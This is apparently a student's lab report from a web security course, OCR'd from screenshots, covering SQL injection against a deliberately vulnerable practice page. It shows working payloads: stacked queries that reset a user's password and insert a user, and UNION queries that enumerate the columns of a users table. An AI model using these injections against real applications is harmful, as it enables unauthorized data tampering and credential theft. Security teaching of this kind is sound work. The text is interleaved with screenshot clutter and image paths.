SQL INJECTION LAB REPORT

WEB SECURITY


Lecturer: Hoang Xuan Dau


Student: Nguyen Khang Ninh

Class: Cyber Security


Student ID: BI12-341


1- To bypass authentication:






2- To modify/delete/insert data


Web Security -Lab 01.pdf
Product Search
SQL Course of the Month – How
ChatGPT
Not secure | attt.ptit.edu.vn:81/code/search_error.asp
This is a sample page that has SQL Injection vulnerabilities
Search term:
Search
SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; update tbl_users set password='test' where username='david';%'
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Incorrect syntax near '%'.
/code/search_error.asp, line 25
Type here to search
24°C Nhiều mây
7:07 PM
12/31/2023



Web Security -Lab 01.pdf
Product Search
SQL Course of the Month – How
ChatGPT
Not secure | attt.ptit.edu.vn:81/code/search_error.asp
This is a sample page that has SQL Injection vulnerabilities
Search term:
Search
SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%+ samsung'; insert into tbl_users (full_name, username, password) values ('Tom Cruise','tom','abc123');%'
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Incorrect syntax near '%'.
/code/search_error.asp, line 25
Type here to search
24°C Nhiều mây
7:08 PM
12/31/2023




3- To steal/extract data:

Find the numbers of fields in the original query


I test with number = 2 first.



Then with 3




Then 4:




=> There are total of 3 fields


Display information about DBMS and server operating system:



Extract list of user tables from database:



Extract list of fields of a user table:



This is a sample page that has SQL Injection vulnerabilities


Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name = 'tbl_users'; --%'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name = 'tbl_users'; --".

No	Product Name	Product Description	Product Cost (USD)
1		account_id	0
2		Full_name	0
3		password	0
4		username	0

Extract list of fields of all user tables:



This is a sample page that has SQL Injection vulnerabilities

